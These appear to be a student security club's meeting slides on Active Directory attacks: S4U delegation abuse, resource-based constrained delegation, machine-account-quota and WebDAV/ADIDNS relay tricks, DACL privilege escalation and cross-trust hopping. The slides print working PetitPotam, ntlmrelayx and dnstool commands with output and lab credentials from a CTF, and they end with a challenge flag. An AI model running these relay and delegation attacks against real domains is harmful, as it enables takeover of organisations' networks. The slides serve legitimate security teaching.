
# S4U Extensions

- This is required to do the constrained delegation attack
- There are two Service 4 User extensions
  - S4U2Self: Service for User to Self
    - Service A obtains a TGS to itself on behalf of a user
  - S4U2Proxy: Service for User to Proxy
    - Service A obtains a TGS on behalf of a user to Service B
- Working by design, but there's a neat quirk
  - The service is allowed to request S4U2Self for any domain users, without their consent.
  - If we compromise a machine account/service (say via auth relay), we can do S4U2Self to obtain a TGS to itself on behalf of local admin
  - This means that any time we get a machine account TGT, NTLM hash, or cleartext password, we can own **that machine** via impersonating a local admin using S4U2Self



# Resource Based Constrained Delegation

- Other two delegation types require DA (SeEnableDelegationPrivilege) to set up
  - RBCD requires write DACL access on the computer object
- They have the front service delegate to the back
- What if we reverse the order?
  - msDS-AllowedToActOnBehalfOfOtherIdentity has B trust A instead of giving A more powers





# The MAQ Attack

- RBCD attack prerequisites:
  - Own a principal with an SPN
  - Have a computer on which you can write AllowedToActOnBehalfOfOtherIdentity
- Machine Account Quota: Every domain user can add up to ten machine accounts to the domain by default
- Steps:
  - Create Machine Account (evilhost\$)
  - Auth coercion against TARGET\$
  - Relay TARGET\$ to DC to write AllowedToAct attribute
  - Perform RBCD where evilhost\$ can control the target

**FORWARD  
THE TGT**



**FORWARD  
THE TGS**



**BACKWARD  
THE TGS**



**LET ANYONE  
BACKWARD  
THE TGS**



# The MAQ Attack - hack.lu

```
python3 PetitPotam.py -u ta_bort.mig -p LjtLNg37LdcZin73  
srv02UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAA@80/test 10.244.0.11
```

```
sudo ntlmrelayx.py -t ldaps://10.244.0.10 --delegate-access -smb2support  
[*] Servers started, waiting for connections  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Connection from 10.244.0.11 controlled, attacking target  
ldaps://10.244.0.10  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Authenticating against ldaps://10.244.0.10 as HACK/SRV02$ SUCCEED  
[*] Enumerating relayed user's privileges. This may take a while on large domains  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] All targets processed!  
[*] HTTPD(80): Connection from 10.244.0.11 controlled, but there are no more  
targets left!  
[*] Attempting to create computer in: CN=Computers,DC=hack,DC=lu  
[*] Adding new computer with username: MIWTKCEZ$ and password: ;JxK241bpcD>2T1  
result: OK  
[*] Delegation rights modified succesfully!  
[*] MIWTKCEZ$ can now impersonate users on SRV02$ via S4U2Proxy
```



# The MAQ Attack - hack.lu

What's this about?

```
python3 PetitPotam.py -u ta_bort.mig -p LjtLNg37LdcZin73  
srv02UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA@80/test 10.244.0.11
```

```
sudo ntlmrelayx.py -t ldaps://10.244.0.10 --delegate-access -smb2support  
[*] Servers started, waiting for connections  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Connection from 10.244.0.11 controlled, attacking target  
ldaps://10.244.0.10  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Authenticating against ldaps://10.244.0.10 as HACK/SRV02$ SUCCEED  
[*] Enumerating relayed user's privileges. This may take a while on large domains  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc  
[*] All targets processed!  
[*] HTTPD(80): Connection from 10.244.0.11 controlled, but there are no more  
targets left!  
[*] Attempting to create computer in: CN=Computers,DC=hack,DC=lu  
[*] Adding new computer with username: MIWTKCEZ$ and password: ;JxK241bpcD>2T1  
result: OK  
[*] Delegation rights modified succesfully!  
[*] MIWTKCEZ$ can now impersonate users on SRV02$ via S4U2Proxy
```



# LDAP & SMB Signing

- SMB signing ensures the integrity of SMB by requiring a Message Integrity Code (MIC)
  - An NTLM relay attacker cannot create a valid SMB signature for a session they didn't establish
- LDAP signing prevents an unauthenticated attacker from relaying NTLM to perform LDAP modify operations like writing to RBCD
  - **LDAP signing is off by default**
  - **MAQ is 10 by default**
- So if SMB signing is on, and LDAP signing is off, how can I do a relay that uses as much *unsigned* material as possible?



# WebClient & WebDav

- WebClient is a legacy service that lets you auth with NTLM to HTTP endpoints like attacker.server@80/test
- That's an NTLM auth to an **unsigned target**
- We can also write to **AD DNS** records to add new hosts as an unprivileged user
- What happens if I write to a DNS record to have an entry that points to my machine, then coerce a WebDAV auth to it?
  - Then I can get an NTLM hash over an unsigned channel and relay it
  - Coercing a computer object lets us write to its RBCD attribute, enabling us to take it over

```
ronan ~ /ctf/hacklu/ad2/CVE-2025-33073 (0 main) ~5 3.13.7
>> python3 dnstool.py -u 'hack.lu\ta_bort.mig' -p 'LjtLN37LdcZin73' --record 'srv02UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA.hack.lu' --action add --data 10.244.2.2 dc01.hack.lu
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```



# The MAQ Attack - Review

```
python3 PetitPotam.py -u ta_bort.mig -p LjtLNg37LdcZin73
srv02UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA@80/test 10.244.0.11

sudo ntlmrelayx.py -t ldaps://10.244.0.10 --delegate-access -smb2support
[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc
[*] HTTPD(80): Connection from 10.244.0.11 controlled, attacking target
ldaps://10.244.0.10
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc
[*] HTTPD(80): Authenticating against ldaps://10.244.0.10 as HACK/SRV02$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc
[*] HTTPD(80): Client requested path: /test/pipe/srvsvc
[*] All targets processed!
[*] HTTPD(80): Connection from 10.244.0.11 controlled, but there are no more
targets left!
[*] Attempting to create computer in: CN=Computers,DC=hack,DC=lu
[*] Adding new computer with username: MIWTKCEZ$ and password: ;JxK241bpcD>2T1
result: OK
[*] Delegation rights modified succesfully!
[*] MIWTKCEZ$ can now impersonate users on SRV02$ via S4U2Proxy
```

Coerce WebDAV target at ADIDNS entry which points to me

NTLM over HTTP as SRV02\$

LDAP auth as SRV02\$

MAQ abuse to add SPN

Privileged write to enable RBCD




# DACL Exploitation



# DACL Attacks

- DACLs are just AD SDDLs
- There will be certain permissions that can be used to escalate privileges in a domain, just like on a host
- SpecterOps has a list of all known dangerous DACL configurations [here](#)
- There are many of them, and these can be mapped using BloodHound



The image shows a screenshot of the BloodHound web interface. On the left, a diagram illustrates a 'MemberOf' relationship between two nodes: 'ADMINISTRATOR@ROOT.LOCAL' (top) and 'DOMAIN ADMINS@ROOT.LOCAL' (bottom). A green box labeled 'MemberOf' is positioned between them, with arrows pointing from the administrator to the group. On the right, a detailed view of this relationship is shown. The title is 'MemberOf'. Under 'Relationship Information', the following details are listed: Source Node: ADMINISTRATOR@ROOT.LOCAL, Target Node: DOMAIN ADMINS@ROOT.LOCAL, Is ACL: FALSE, Is Primary Group: FALSE, and Last Collected by BloodHound: 2023-12-01 14:53 GMT (GMT+0000). Below this, there are expandable sections for 'General', 'Abuse', 'OPSEC', and 'References', each marked with a plus sign.


MemberOf	
<strong>Relationship Information</strong>	
Source Node:	ADMINISTRATOR@ROOT.LOCAL
Target Node:	DOMAIN ADMINS@ROOT.LOCAL
Is ACL:	FALSE
Is Primary Group:	FALSE
Last Collected by BloodHound: 2023-12-01 14:53 GMT (GMT+0000)	
+ General	
+ Abuse	
+ OPSEC	
+ References	






# Example DACL: GenericAll

- Say that User A has GenericAll privileges over User B
- Then, User A can write to pretty much anything related to User B in LDAP
- What could you do to exploit this?




# Example DACL: GenericAll

- Say that User A has GenericAll privileges over User B
- Then, User A can write to pretty much anything related to User B in LDAP
- What could you do to exploit this?
  - If you have GenericAll on a user, you can reset their password
  - If you have GenericAll on a group, you can modify its membership
  - If you have GenericAll on a computer, you can do RBCD on it



# Example DACL: GenericWrite

- This is like a more limited version of GenericAll that lets us modify privileged attributes
- If ADCS is enabled (will be covered in AD III), you can write to the msds-KeyCredentialLink to add a new authentication method (PKINIT private key)
  - This is the only known abuse case for GenericWrite on a user
- GenericWrite on a group allows adding yourself or another owned principal to the group
- GenericWrite over a computer lets you do an RBCD attack



# Example DACL: ReadLAPSPassword

- This is a privileged read
- If it's enabled, some computers will have the Local Administrator Password Solution
- If you have ReadLAPSPassword against a computer, you can read the **ms-Mcs-AdmPwd** field to get the plaintext LAPS password, giving you admin access to it



# Example DACL: AllExtendedRights

- This lets you reset user passwords
- What happens if you have it against a computer?
  - I recently discovered that it lets you **reset the machine account password** (this isn't documented anywhere I've seen)
  - We can then do a trivial S4U2Self to pwn it
- If you have this on a domain, you can **dcsync** it (think secretsdump)



# Cross-DC Attacks




# Domain Trusts

- A trust relationship lets users in one domain authenticate and access resources in another domain
- This works via **referrals**
- When a user requests access to a resource outside of their current domain, their KDC returns a referral pointing to the target KDC (think a child requesting a resource from a parent)
- The user's TGT is encrypted using an **inter-realm trust key** (not the local krbtgt), this is called an inter-realm TGT
- The foreign domain decrypts the ticket, recovers the TGT, then does access checks



# Domain Trusts


- 4 Trust Types
  - Can be **one-way** or **two-way**
  - Can be **transitive** or **non-transitive**
- A one-way trust lets principals in the **trusted** domain to access resources in the **trusting** domain, but not the other way around
- A two-way trust is just two one-way trusts





# Domain Trusts

- One-way trusts can be labelled as Inbound or Outbound relative to perspective
  - If Domain A trusts Domain B, Domain A is the trusting domain and Domain B is the trusted domain
  - So, Domain A has a **one-way outbound trust**
  - Domain B would consider this to be a **one-way inbound trust**
- Transitivity is just whether trust can be chained
  - Consider a scenario where Domain A trusts Domain B, and Domain B trusts Domain C - does A also trust C?
  - Now consider if C is owned by someone totally different from A...



# Parent/Child Trusts


- When a child domain is added, it automatically creates a **transitive two-way trust** with its parent
- If we have domain admin on the child, we can get domain admin on the parent using a TGT with an attribute called SID history (practically this is done via golden ticket)

*"SID History was designed to support migration scenarios, where a user would be moved from one domain to another. To preserve access to resources in the "old" domain, the user's previous SID would be added to the SID History of their new account. When creating such a ticket, the SID of a privileged group (EAs, DAs, etc) in the parent domain can be added that will grant access to all resources in the parent." - CRT0 course*



# One-Way Inbound

- If the trust is inbound from our perspective, then principals in our domain can be granted access to resources in the foreign domain
- There are many cases where admins in the current domain will have admin privileges on the foreign domain
- To hop the trust, you need to identify a foreign group with privileges that overlaps with a current group on your domain
  - It's common to see cross-domain group memberships
- Request a TGT for the target user, then request a referral ticket from the current domain to the target domain
- Finally, use the resulting ticket to request TGS's on the target domain



# One-Way Outbound

- This is where we trust someone else but not vice versa
- We can however get domain user privileges on the remote domain by exploiting the shared credential for the trust
- Both domains in the trust relationship store a shared password in a Trusted Domain Object
  - This key material can be dumped from domain controller memory
  - Last I checked, there is no credential guard on domain controllers
  - It is also possible to pull the TDO by GUID using dcsync
- This password rotates every 30 days by default



# Next Meetings

**2025-10-28 • Next Tuesday**

- Active Directory III
- Asymmetric Cryptography, MSSQL, Smart Cards, cross-protocol attacks, and SCCM



ctf.sigpwny.com

sigpwny{2\_hops\_forward\_1\_hop\_backward}

Meeting content can be found at  
[sigpwny.com/meetings](https://sigpwny.com/meetings).

